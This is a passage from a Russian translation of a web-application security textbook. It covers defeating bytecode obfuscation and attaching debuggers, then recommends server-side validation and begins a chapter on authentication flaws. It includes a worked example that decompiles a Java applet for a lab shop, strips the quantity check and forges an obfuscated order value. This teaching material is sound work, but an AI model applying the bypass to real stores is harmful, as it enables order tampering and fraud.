• некоторые обфускаторы идут дальше и заменяют имена элементов ключевыми словами, зарезервированными в языке, например `new` и `int`. Технически это делает байт-код недопустимым, однако большинство виртуальных машин терпимо относятся к такому коду, и он выполняется нормально. Но даже если декомпилятор справится с недопустимым байт-кодом, полученный исходный код будет ещё менее читаемым, чем описанный выше. Что важнее, исходный код невозможно заново скомпилировать без масштабной переработки, последовательно переименовывающей элементы с недопустимыми именами;

• многие обфускаторы удаляют из байт-кода ненужные отладочные и метаданные, включая имена исходных файлов и номера строк, что делает трассировки стека менее информативными, имена локальных переменных, что затрудняет отладку, и сведения о внутренних классах, из-за чего механизм рефлексии перестаёт работать правильно;

• может добавляться избыточный код, который создаёт и обрабатывает различные виды данных кажущимися значительными способами, но никак не связан с реальными данными, используемыми функциональностью приложения.

• путь выполнения кода может запутанно изменяться с помощью инструкций перехода, так что логическую последовательность выполнения трудно понять при чтении декомпилированного исходного кода;

• могут вводиться недопустимые программные конструкции, например недостижимые инструкции и пути кода без операторов возврата. Большинство виртуальных машин допускают такие явления в байт-коде, однако декомпилированный исходный код невозможно заново скомпилировать без исправления недопустимого кода.

Этапы атаки

Эффективные способы преодоления обфускации байт-кода зависят от применённых методов и цели анализа исходного кода. Вот несколько рекомендаций:

1. Компонент можно исследовать на наличие открытых методов, не понимая исходный код полностью. Должно быть очевидно, какие методы вызываются из JavaScript и каковы их сигнатуры, что позволяет проверять поведение методов, передавая различные входные данные.

2. Если имена классов, методов и переменных-членов заменены бессмысленными выражениями, но не специальными словами, зарезервированными языком программирования, для понимания кода можно использовать функции рефакторинга, встроенные во многие IDE. Изучая применение элементов, можно начать присваивать им осмысленные имена. Инструмент переименования IDE выполняет значительную часть работы: прослеживает использование элемента во всей кодовой базе и переименовывает его повсюду.

3. Значительную часть обфускации можно фактически отменить, повторно пропустив обфусцированный байт-код через обфускатор с подходящими параметрами. Полезный обфускатор для Java - Jode. Он может удалять избыточные пути кода, добавленные другим обфускатором, и облегчать понимание обфусцированных имён, присваивая элементам глобально уникальные имена.

Апплеты Java: практический пример

Теперь рассмотрим краткий пример декомпиляции расширений браузера на материале приложения магазина, выполняющего проверку ввода внутри апплета Java.

В этом примере форма, передающая запрошенное пользователем количество товара, выглядит так:

```
<form method=”post” action=”Shop.aspx?prod=2” onsubmit=”return
validateForm(this)”>
<input type=”hidden” name=”obfpad”
value=”klGSB8X9x0WFv9KGqilePdqaxHIsU5RnojwPdBRgZuiXSB3TgkupaFigj
UQm8CIP5HJxpidrPOuQPw63ogZ2vbyiOevPrkxFiuUxA8Gn30o1ep2Lax6IyuyEU

D9SmG7c”>
<script>
function validateForm(theForm)
{
    var obfquantity =
    document.CheckQuantityApplet.doCheck(
    theForm.quantity.value, theForm.obfpad.value);
    if (obfquantity == undefined)
    {
        alert(‘Please enter a valid quantity.’);
        return false;
    }
    theForm.quantity.value = obfquantity;
    return true;
}
</script>
<applet code=”CheckQuantity.class” codebase=”/scripts” width=”0”
height=”0”
 id=”CheckQuantityApplet”></applet>
```

```
Product: Samsung Multiverse <br/>
Price: 399 <br/>
Quantity: <input type=”text” name=”quantity”> (Maximum quantity is 50)
<br/>
<input type=”submit” value=”Buy”>
</form>
```

При отправке формы с количеством 2 формируется следующий запрос:

```
POST /shop/154/Shop.aspx?prod=2 HTTP/1.1
Host: mdsec.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 77

obfpad=klGSB8X9x0WFv9KGqilePdqaxHIsU5RnojwPdBRgZuiXSB3TgkupaFigjUQm8CIP5
HJxpidrPOuQ
Pw63ogZ2vbyiOevPrkxFiuUxA8Gn30o1ep2Lax6IyuyEUD9SmG7c&quantity=4b282c510f
776a405f465
877090058575f445b536545401e4268475e105b2d15055c5d5204161000
```

Как видно из HTML-кода, при отправке формы сценарий проверки передаёт заданное пользователем количество и значение параметра `obfpad` апплету Java `CheckQuantity`. По всей видимости, апплет выполняет необходимую проверку входных данных и возвращает сценарию обфусцированную версию количества, которая затем передаётся серверу.

Поскольку серверное приложение подтверждает заказ двух единиц, ясно, что параметр `quantity` каким-либо образом содержит запрошенное нами значение. Однако попытка изменить этот параметр без знания алгоритма обфускации завершается неудачей, предположительно потому, что сервер не может правильно распаковать обфусцированное значение.

В такой ситуации для декомпиляции апплета Java и понимания его работы можно применить уже описанную методику. Сначала необходимо загрузить байт-код апплета по URL, указанному в теге `applet` HTML-страницы:

```
/scripts/CheckQuantity.class
```

Поскольку исполняемый компонент не упакован в файл `.jar`, распаковывать его не требуется и Jad можно запустить непосредственно для загруженного файла `.class`:

```
C:\tmp>jad CheckQuantity.class
Parsing CheckQuantity.class...The class file version is 50.0 (only 45.3,
46.0 and 47.0 are supported)
 Generating CheckQuantity.jad
Couldn’t fully decompile method doCheck
Couldn’t resolve all exception handlers in method doCheck
```

Jad выводит декомпилированный исходный код в файл `.jad`, который можно просмотреть в любом текстовом редакторе:

```
// Decompiled by Jad v1.5.8f. Copyright 2001 Pavel Kouznetsov.
// Jad home page: http://www.kpdus.com/jad.html
// Decompiler options: packimports(3)
// Source File Name:   CheckQuantity.java

import java.applet.Applet;

public class CheckQuantity extends Applet
{
    public CheckQuantity()
    {
    }

    public String doCheck(String s, String s1)
    {
        int i = 0;
        i = Integer.parseInt(s);
        if(i <= 0 || i > 50)
            return null;
```

```
        break MISSING_BLOCK_LABEL_26;
        Exception exception;
        exception;
        return null;
        String s2 = (new StringBuilder()).append("rand=").append
(Math.random()).append("&q=").append(Integer.toString(i)).append
("&checked=true").toString();
        StringBuilder stringbuilder = new StringBuilder();
        for(int j = 0; j < s2.length(); j++)
        {
            String s3 = (new StringBuilder()).append('0').append
(Integer.toHexString((byte)s1.charAt((j * 19 + 7) % s1.length()) ^
s2.charAt(j))).toString();

            int k = s3.length();
            if(k > 2)
                s3 = s3.substring(k - 2, k);
            stringbuilder.append(s3);
        }

        return stringbuilder.toString();
    }
}
```

Как видно из декомпилированного исходного кода, Jad достаточно хорошо справился с декомпиляцией, а исходный код апплета прост. Когда метод `doCheck` вызывается с заданным пользователем количеством и предоставленным приложением параметром `obfpad`, апплет сначала проверяет, является ли количество допустимым числом от 1 до 50. Если да, он строит строку пар имени и значения в формате строки запроса URL, включая проверенное количество. Наконец, он обфусцирует эту строку, выполняя операции XOR с символами строки `obfpad`, предоставленной приложением. Это довольно простой и распространённый способ поверхностно обфусцировать данные, чтобы не допустить элементарного вмешательства.

Мы описали различные подходы, применимые после декомпиляции и анализа исходного кода компонента расширения браузера. В данном случае проще всего обойти апплет следующим образом:

1. Изменить метод `doCheck`, удалив проверку входных данных и разрешив передавать в качестве количества произвольную строку.

2. Добавить метод `main`, позволяющий выполнять изменённый компонент из командной строки. Этот метод просто вызывает изменённый `doCheck` и выводит обфусцированный результат в консоль.

После внесения этих изменений исходный код выглядит так:

```
public class CheckQuantity
{
    public static void main(String[] a)
    {
        System.out.println(doCheck("999",
"klGSB8X9x0WFv9KGqilePdqaxHIsU5RnojwPdBRgZuiXSB3TgkupaFigjUQm8CIP5HJxpi
drPOuQPw63ogZ2vbyiOevPrkxFiuUxA8Gn30o1ep2Lax6IyuyEUD9 SmG7c"));
    }

    public static String doCheck(String s, String s1)
    {
        String s2 = (new StringBuilder()).append("rand=").append
(Math.random()).append("&q=").append(s).append
("&checked=true").toString();
        StringBuilder stringbuilder = new StringBuilder();
        for(int j = 0; j < s2.length(); j++)
        {
            String s3 = (new StringBuilder()).append('0').append
```

```
(Integer.toHexString((byte)s1.charAt((j * 19 + 7) % s1.length()) ^
s2.charAt(j))).toString();
            int k = s3.length();
            if(k > 2)
                s3 = s3.substring(k - 2, k);
            stringbuilder.append(s3);
        }
    return stringbuilder.toString();
    }
}
```

Эта версия изменённого компонента выдаёт допустимую обфусцированную строку для произвольного количества 999. Учтите, что здесь можно применить нечисловой ввод, что позволит исследовать приложение на различные виды уязвимостей, основанных на входных данных.

> **Совет.** Программа Jad сохраняет декомпилированный исходный код с расширением `.jad`. Однако, чтобы изменить и заново скомпилировать исходный код, необходимо переименовать каждый исходный файл, присвоив ему расширение `.java`.

Остаётся лишь заново скомпилировать исходный код компилятором `javac`, входящим в Java SDK, а затем выполнить компонент из командной строки:

```
C:\tmp>javac CheckQuantity.java
C:\tmp>java CheckQuantity
4b282c510f776a455d425a7808015c555f42585460464d1e42684c414a152b1e0b5a520a
145911171609
```

Теперь изменённый компонент выполнил необходимую обфускацию нашего произвольного количества 999. Чтобы передать атаку серверу, достаточно обычным образом отправить форму заказа с допустимым вводом, перехватить полученный запрос прокси и заменить обфусцированное количество значением, выданным изменённым компонентом. Учтите: если приложение выдаёт новую маску обфускации при каждой загрузке формы заказа, необходимо убедиться, что отправляемая серверу маска совпадает с той, которая использовалась для обфускации одновременно передаваемого количества.

> **Попробуйте сами!**
>
> Следующие примеры демонстрируют только что описанную атаку и соответствующие атаки с технологиями Silverlight и Flash:
>
> http://mdsec.net/shop/154/
>
> http://mdsec.net/shop/167/
>
> http://mdsec.net/shop/179/

Подключение отладчика

Декомпиляция - самый полный способ понять и скомпрометировать расширение браузера. Однако в крупных и сложных компонентах с десятками тысяч строк кода почти всегда намного быстрее наблюдать компонент во время выполнения, сопоставляя методы и классы с ключевыми действиями в интерфейсе. Такой подход также позволяет избежать трудностей при интерпретации и повторной компиляции обфусцированного байт-кода. Часто для достижения конкретной цели достаточно выполнить ключевую функцию и изменить её поведение, обойдя реализованные в компоненте средства контроля.

Поскольку отладчик работает на уровне байт-кода, с его помощью легко управлять потоком выполнения и понимать его. В частности, если исходный код удалось получить декомпиляцией, точки останова можно устанавливать на конкретных строках кода, подкрепляя полученное при декомпиляции понимание практическим наблюдением за путём кода во время выполнения.

Хотя эффективные отладчики ещё не достигли полной зрелости для всех технологий расширений браузера, отладка апплетов Java хорошо поддерживается. Безусловно, лучший ресурс для этого - JavaSnoop, отладчик Java, способный интегрировать Jad для декомпиляции исходного кода, отслеживать переменные в приложении и устанавливать точки останова на методах для просмотра и изменения параметров. На рисунке 5-6 показано, как JavaSnoop подключается непосредственно к апплету Java, работающему в браузере. На рисунке 5-7 показано применение JavaSnoop для вмешательства в возвращаемое методом значение.




Рисунок 5-6. JavaSnoop может подключаться непосредственно к апплету, работающему в браузере

> **Примечание.** Лучше всего запускать JavaSnoop до загрузки целевого апплета. JavaSnoop отключает ограничения, заданные политикой безопасности Java, чтобы иметь возможность воздействовать на цель. В Windows он предоставляет все разрешения всем программам Java в системе, поэтому убедитесь, что JavaSnoop завершил работу правильно и после окончания работы разрешения восстановлены.

Альтернативный инструмент для отладки Java - JSwat с широкими возможностями настройки. В крупных проектах, содержащих много файлов классов, иногда предпочтительно декомпилировать, изменить и заново скомпилировать ключевой файл класса, а затем с помощью JSwat выполнить его горячую замену в работающем приложении. Чтобы использовать JSwat, необходимо запустить апплет инструментом `appletviewer` из JDK, а затем подключить к нему JSwat. Например, можно применить следующую команду:

```
appletviewer -J-Xdebug -J-Djava.compiler=NONE -J-
Xrunjdwp:transport=dt_socket,
server=y,suspend=n,address=5000 appletpage.htm
```




Рисунок 5-7. После выявления подходящего метода JavaSnoop можно использовать для вмешательства в возвращаемое им значение

При работе с объектами Silverlight можно применять инструмент Silverlight Spy для наблюдения за выполнением компонента во время работы. Это существенно помогает сопоставить соответствующие пути кода с событиями пользовательского интерфейса. Silverlight Spy доступен по следующему URL:

firstfloorsoftware.com/SilverlightSpy

Нативные клиентские компоненты

Некоторым приложениям необходимо выполнять на компьютере пользователя действия, невозможные внутри изолированной виртуальной машины браузера. В контексте клиентских средств контроля безопасности к такой функциональности относятся, например:

• проверка наличия у пользователя актуального антивирусного сканера;

• проверка применения параметров прокси и другой корпоративной конфигурации;

• интеграция с устройством чтения смарт-карт.

Обычно подобные действия требуют нативных программных компонентов, интегрирующих функциональность локального приложения с функциональностью веб-приложения. Нативные клиентские компоненты часто доставляются посредством элементов управления ActiveX. Это особые расширения браузера, работающие за пределами его изолированной среды.

Нативные клиентские компоненты может быть значительно труднее понять, чем другие расширения браузера, поскольку эквивалента промежуточного байт-кода здесь нет. Однако принципы обхода клиентских средств контроля по-прежнему применимы, даже если для этого требуется другой набор инструментов. Вот несколько примеров популярных средств для такой задачи:

• OllyDbg - отладчик Windows, позволяющий пошагово выполнять нативный исполняемый код, устанавливать точки останова и накладывать исправления на исполняемые файлы как на диске, так и во время выполнения;

• IDA Pro - дизассемблер, способный преобразовывать нативный исполняемый код самых разных платформ в читаемый человеком код на языке ассемблера.

Полное описание выходит за рамки этой книги, однако для желающих подробнее узнать об обратной разработке нативных программных компонентов и смежных темах будут полезны следующие ресурсы:

• *Reversing: Secrets of Reverse Engineering*, Элдад Эйлам;

• *Hacker Disassembling Uncovered*, Крис Касперски;

• *The Art of Software Security Assessment*, Марк Дауд, Джон Макдональд и Джастин Шу;

• *Fuzzing for Software Security Testing and Quality Assurance (Artech House Information Security and Privacy)*, Ари Таканен, Джаред ДеМотт и Чарли Миллер;

• *The IDA Pro Book: The Unofficial Guide to the World's Most Popular Disassembler*, Крис Игл;

• www.acm.uiuc.edu/sigmil/RevEng;

• www.uninformed.org/?v=1&a=7.

Безопасная обработка клиентских данных

Как вы уже видели, основная проблема безопасности веб-приложений возникает потому, что клиентские компоненты и пользовательский ввод находятся за пределами непосредственного контроля сервера. Клиент и все получаемые от него данные по своей природе не заслуживают доверия.

Передача данных через клиент

Многие приложения подвергают себя риску, небезопасно передавая через клиент критически важные данные, например цены товаров и размеры скидок.

По возможности приложениям следует избегать передачи подобных данных через клиент. Практически в любом мыслимом сценарии их можно хранить на сервере и при необходимости непосредственно обращаться к ним из серверной логики. Например, приложение, принимающее заказы пользователей на различные товары, должно позволять передавать код и количество товара, а цену каждого запрошенного товара искать в серверной базе данных. Пользователям незачем отправлять цены товаров обратно серверу. Даже если приложение предлагает разным

пользователям разные цены или скидки, отходить от этой модели не требуется. Цены можно хранить в базе данных отдельно для каждого пользователя, а размеры скидок - в профилях пользователей или даже объектах сеанса. Приложение уже располагает на стороне сервера всеми сведениями, необходимыми для расчёта цены конкретного товара для конкретного пользователя. Иначе и быть не может: в небезопасной модели оно не смогло бы поместить эту цену в скрытое поле формы.

Если разработчики решат, что у них нет иного выбора, кроме передачи критически важных данных через клиент, данные следует подписывать и/или шифровать для предотвращения вмешательства пользователя. При таком подходе необходимо избежать двух важных ловушек:

• некоторые способы применения подписанных или зашифрованных данных могут быть уязвимы для атак повторного воспроизведения. Например, если цена товара шифруется перед сохранением в скрытом поле, зашифрованную цену более дешёвого товара, возможно, удастся скопировать и передать вместо исходной. Чтобы предотвратить такую атаку, приложение должно включить в зашифрованные данные достаточно контекста, не позволяющего воспроизвести их в другой ситуации. Например, оно может объединить код товара и цену, зашифровать результат как единый элемент, а затем проверить, действительно ли зашифрованная строка, переданная с заказом, соответствует заказываемому товару;

• если пользователи знают и/или контролируют открытое значение передаваемых им зашифрованных строк, они могут провести различные криптографические атаки и узнать используемый сервером ключ шифрования. После этого они смогут шифровать произвольные значения и полностью обойти защиту данного решения.

В приложениях на платформе ASP.NET рекомендуется никогда не хранить в ViewState специальные данные, особенно конфиденциальные сведения, которые не должны показываться пользователям на экране. Возможность включения MAC для ViewState должна быть активирована всегда.

Проверка данных, созданных клиентом

Данные, созданные клиентом и переданные серверу, в принципе невозможно безопасно проверить на стороне клиента:

• лёгкие клиентские средства контроля, такие как поля HTML-форм и JavaScript, легко обходятся и ничего не гарантируют относительно ввода, получаемого сервером;

• средства контроля, реализованные в компонентах расширений браузера, иногда труднее обойти, но это может лишь ненадолго задержать злоумышленника;

• применение сильно обфусцированного или упакованного клиентского кода создаёт дополнительные препятствия, однако настойчивый злоумышленник всегда может их преодолеть. Для сравнения можно взять применение технологий DRM в других областях с целью помешать пользователям копировать файлы цифровых носителей. Многие компании вложили значительные средства в эти клиентские средства контроля, и каждое новое решение обычно взламывают за короткое время.

Единственный безопасный способ проверять созданные клиентом данные - выполнять проверку на стороне сервера приложения. Каждый элемент данных, полученный от клиента, следует считать загрязнённым и потенциально вредоносным.

Распространённое заблуждение

Иногда считается, что любое применение клиентских средств контроля плохо. В частности, некоторые профессиональные специалисты по тестированию на проникновение сообщают о наличии клиентских средств контроля как об обнаруженном дефекте, не проверяя, воспроизводятся ли они на сервере и существует ли не связанное с безопасностью объяснение их присутствия. В действительности, несмотря на существенные оговорки, вытекающие из различных атак, описанных в этой главе, существуют способы применять клиентские средства контроля без возникновения уязвимостей безопасности:

• клиентские сценарии можно использовать для проверки ввода с целью повысить удобство, избегая обмена с сервером. Например, если пользователь вводит дату рождения в неправильном формате, уведомление о проблеме клиентским сценарием обеспечивает намного более плавное взаимодействие. Разумеется, приложение обязано повторно проверить переданный элемент после его поступления серверу.

Распространённое заблуждение (продолжение)

• иногда клиентская проверка данных может быть эффективной мерой безопасности, например защитой от атак межсайтового скриптинга на основе DOM. Однако это случаи, когда целью атаки является другой пользователь приложения, а не серверное приложение, и эксплуатация потенциальной уязвимости не обязательно зависит от передачи вредоносных данных серверу. Подробнее о таком сценарии см. в главах 12 и 13;

• как описано ранее, существуют способы передавать через клиент зашифрованные данные, неуязвимые для вмешательства или атак повторного воспроизведения.

Журналирование и оповещение

Когда приложение применяет такие механизмы, как ограничения длины и проверка на основе JavaScript, для повышения производительности и удобства, их следует интегрировать с серверными средствами обнаружения вторжений. Серверная логика, проверяющая переданные клиентом данные, должна учитывать проверку, уже выполненную на стороне клиента. Если получены данные, которые были бы заблокированы клиентской проверкой, приложение может заключить, что пользователь активно обходит эту проверку и, следовательно, вероятно, действует злонамеренно. Аномалии следует регистрировать, а при необходимости в реальном времени оповещать администраторов приложения, чтобы они могли наблюдать попытку атаки и предпринимать соответствующие действия. Приложение может также активно защищаться, завершая сеанс пользователя или даже приостанавливая действие его учётной записи.

Примечание. В некоторых случаях приложения с JavaScript всё же могут использовать пользователи, отключившие JavaScript в браузере. Тогда браузер просто пропускает код проверки формы на основе JavaScript и передаёт необработанный пользовательский ввод. Чтобы избежать ложных срабатываний, механизм журналирования и оповещения должен учитывать, где и каким образом это может происходить.

Резюме

Практически все клиент-серверные приложения вынуждены признать, что нельзя доверять клиентскому компоненту и всей выполняемой на нём обработке в том, что они будут вести себя ожидаемым образом. Как вы уже видели, обычно используемые веб-приложениями прозрачные способы обмена означают, что злоумышленник с простыми инструментами и минимальными навыками легко обойдёт большинство средств контроля, реализованных на клиенте. Даже если приложение пытается обфусцировать находящиеся на стороне клиента данные и обработку, настойчивый злоумышленник способен скомпрометировать эту защиту.

В каждом случае, когда вы выявляете передачу данных через клиент или реализацию проверки пользовательского ввода на клиенте, следует проверять, как сервер отвечает на неожиданные данные, обходящие эти средства контроля. За предположениями приложения о защите, которую дают ему клиентские средства, нередко скрываются серьёзные уязвимости.

Вопросы

Ответы можно найти по адресу `http://mdsec.net/wahh`.

1. Как передавать данные через клиент способом, предотвращающим атаки вмешательства?

2. Разработчик приложения хочет помешать злоумышленнику проводить атаки полным перебором на функцию входа. Поскольку злоумышленник может выбирать несколько имён пользователей, разработчик решает хранить число неудачных попыток в зашифрованном файле cookie и блокировать любой запрос, если число неудач превышает пять. Как обойти эту защиту?

3. Приложение содержит административную страницу, подчинённую строгому управлению доступом. На ней есть ссылки на диагностические функции, расположенные на другом веб-сервере. Доступ к этим функциям также должен быть разрешён только администраторам. Какой из следующих клиентских механизмов, если таковой существует, можно безопасно использовать для управления доступом к диагностической функциональности без реализации второго механизма аутентификации? Нужны ли дополнительные сведения для выбора решения?

a. Диагностические функции могли бы проверять заголовок HTTP `Referer` и подтверждать, что запрос поступил с основной административной страницы.

b. Диагностические функции могли бы проверять переданные файлы cookie и подтверждать, что они содержат действительный токен сеанса основного приложения.

c. Основное приложение могло бы помещать токен аутентификации в скрытое поле, включаемое в запрос. Диагностическая функция могла бы проверить его и подтвердить наличие у пользователя сеанса в основном приложении.

4. Если поле формы содержит атрибут `disabled=true`, оно не передаётся вместе с остальной формой. Как изменить это поведение?

5. Существуют ли способы, позволяющие приложению гарантировать, что определённая логика проверки ввода была выполнена на клиенте?

Глава 6. Атака механизмов аутентификации

На первый взгляд аутентификация концептуально относится к простейшим из всех механизмов безопасности, применяемых в веб-приложениях. В типичном случае пользователь передаёт имя и пароль, а приложение должно проверить их правильность. Если они верны, оно впускает пользователя. Если нет, не впускает.

Аутентификация также лежит в основе защиты приложения от злонамеренной атаки. Это передний рубеж обороны от несанкционированного доступа. Если злоумышленник преодолеет эту защиту, он часто получит полный контроль над функциональностью приложения и неограниченный доступ к хранящимся в нём данным. Без надёжной аутентификации ни один другой основной механизм безопасности, например управление сеансами и доступом, не может быть эффективным.

В действительности, несмотря на кажущуюся простоту, разработка безопасной функции аутентификации - тонкая задача. В реальных веб-приложениях аутентификация часто является самым слабым звеном, позволяющим злоумышленнику получить несанкционированный доступ. Авторы уже потеряли счёт приложениям, которые мы фундаментально скомпрометировали из-за различных дефектов логики аутентификации.

В этой главе подробно рассматривается широкий спектр дефектов проектирования и реализации, часто поражающих веб-приложения. Обычно они возникают потому, что проектировщики и разработчики не задаются простым вопросом: чего сможет добиться злоумышленник, если нацелится на наш механизм аутентификации? В большинстве случаев, как только этот вопрос всерьёз задаётся применительно к конкретному приложению, обнаруживается целый ряд потенциальных уязвимостей, любой из которых может оказаться достаточно для взлома приложения.

Многие из самых распространённых уязвимостей аутентификации совершенно очевидны. Любой может вводить в форму входа слова из словаря, пытаясь угадать действительные пароли. В других случаях неявные дефекты могут скрываться глубоко в обработке приложения, и обнаружить и эксплуатировать их удаётся лишь после кропотливого анализа сложного многоэтапного механизма входа. Мы опишем полный спектр таких атак, включая методы, с помощью которых удавалось взломать аутентификацию некоторых из наиболее критичных для безопасности и надёжно защищённых веб-приложений на планете.

Технологии аутентификации

При реализации механизмов аутентификации разработчикам веб-приложений доступен широкий ряд технологий:

• аутентификация на основе HTML-форм;

• многофакторные механизмы, например сочетающие пароли и физические токены;

• клиентские сертификаты SSL и/или смарт-карты;

• базовая и дайджест-аутентификация HTTP;

• интегрированная аутентификация Windows с помощью NTLM или Kerberos;

• службы аутентификации.

Безусловно, самый распространённый механизм аутентификации веб-приложений использует HTML-формы для получения имени пользователя и пароля и их передачи приложению. На его долю приходится значительно более 90% приложений, которые вероятно встретить в Интернете.

В более критичных для безопасности интернет-приложениях, например системах интернет-банкинга, этот базовый механизм часто расширяют до нескольких этапов, требуя от пользователя дополнительных учётных данных, таких как ПИН-код или выбранные символы секретного слова. Для получения соответствующих данных обычно по-прежнему применяются HTML-формы.

В наиболее критичных для безопасности приложениях, например системах частного банковского обслуживания состоятельных лиц, часто встречаются многофакторные механизмы с физическими токенами. Такие токены обычно создают последовательность одноразовых кодов доступа или реализуют функцию «запрос-ответ» на основе ввода, заданного приложением. По мере снижения стоимости технологии, вероятно, механизмы такого рода будут использовать всё больше приложений. Однако многие из этих решений фактически не устраняют угрозы, для защиты от которых были созданы, прежде всего фишинговые атаки и атаки с клиентскими троянскими программами.

Некоторые веб-приложения применяют клиентские сертификаты SSL или криптографические механизмы, реализованные в смарт-картах. Из-за затрат на администрирование и распространение этих элементов обычно они используются только в критичных для безопасности контекстах с небольшой пользовательской базой приложения, например в веб-VPN для удалённых офисных работников.

Механизмы аутентификации на основе HTTP, то есть базовый, дайджест и интегрированный с Windows, редко применяются в Интернете. Намного чаще они встречаются во внутренних сетях, где сотрудники организации получают доступ к корпоративным приложениям, передавая обычные сетевые или доменные учётные данные. Затем приложение обрабатывает эти данные с помощью одной из указанных технологий.

Сторонние службы аутентификации, например Microsoft Passport, иногда встречаются, однако в настоящее время они не получили сколько-нибудь значительного распространения.

Большинство уязвимостей и атак, связанных с аутентификацией, применимы к любой из упомянутых технологий. Из-за подавляющего преобладания аутентификации на основе HTML-форм каждую конкретную уязвимость и атаку мы будем описывать в этом контексте. При необходимости мы укажем особые отличия и методы атак, относящиеся к другим доступным технологиям.

Дефекты проектирования механизмов аутентификации

Функциональность аутентификации подвержена большему числу недостатков проектирования, чем любой другой механизм безопасности, широко применяемый в веб-приложениях. Даже в кажущейся простой стандартной модели, где приложение аутентифицирует пользователей по имени и паролю, недостатки проектирования способны сделать приложение крайне уязвимым для несанкционированного доступа.

Плохие пароли

Многие веб-приложения практически никак не контролируют качество паролей пользователей. Часто встречаются приложения, допускающие пароли:

• очень короткие или пустые;

• являющиеся распространёнными словарными словами или именами;

• совпадающие с именем пользователя;

• по-прежнему имеющие стандартное значение.

На рисунке 6-1 показан пример слабых правил качества паролей. Конечные пользователи обычно плохо осознают вопросы безопасности. Поэтому приложение, не обеспечивающее строгие стандарты паролей, с высокой вероятностью содержит множество учётных записей со слабыми паролями. Злоумышленник легко угадает эти пароли и получит несанкционированный доступ к приложению.

